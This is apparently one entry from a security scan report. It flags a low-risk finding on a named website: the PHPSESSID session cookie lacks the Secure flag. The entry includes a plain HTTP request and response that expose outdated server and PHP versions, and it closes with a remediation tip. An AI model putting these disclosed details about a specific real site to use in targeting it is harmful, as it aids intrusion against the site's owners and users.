7 . SESSION COOKIE WITHOUT SECURE FLAG SET

Risk Factor :- Low

Description :-

This cookie does not have the Secure flag set. When a cookie is set with the Secure flag, it instructs the browser that the cookie can only be accessed over secure SSL channels. This is an important security protection for session cookies.

This vulnerability affects /.

Discovered by: Crawler.

Attack details

Cookie name: "PHPSESSID"
Cookie domain: "roshanpakistan.pk"

HTTP REQUEST :-

```
GET / HTTP/1.1
 Host: roshanpakistan.pk
Connection: Keep-alive Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36 Accept: */*
```

HTTP RESPONSE :-

```
HTTP/1.1 200 OK
Date: Sat, 24 Aug 2019 14:20:50 GMT
Server: Apache/2.4.29 (Unix) OpenSSL/1.0.1e-fips
X-Powered-By: PHP/5.6.30
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
Content-Length: 8474
```

Prevetion :-

If possible, you should set the Secure flag for this cookie.

THANK YOU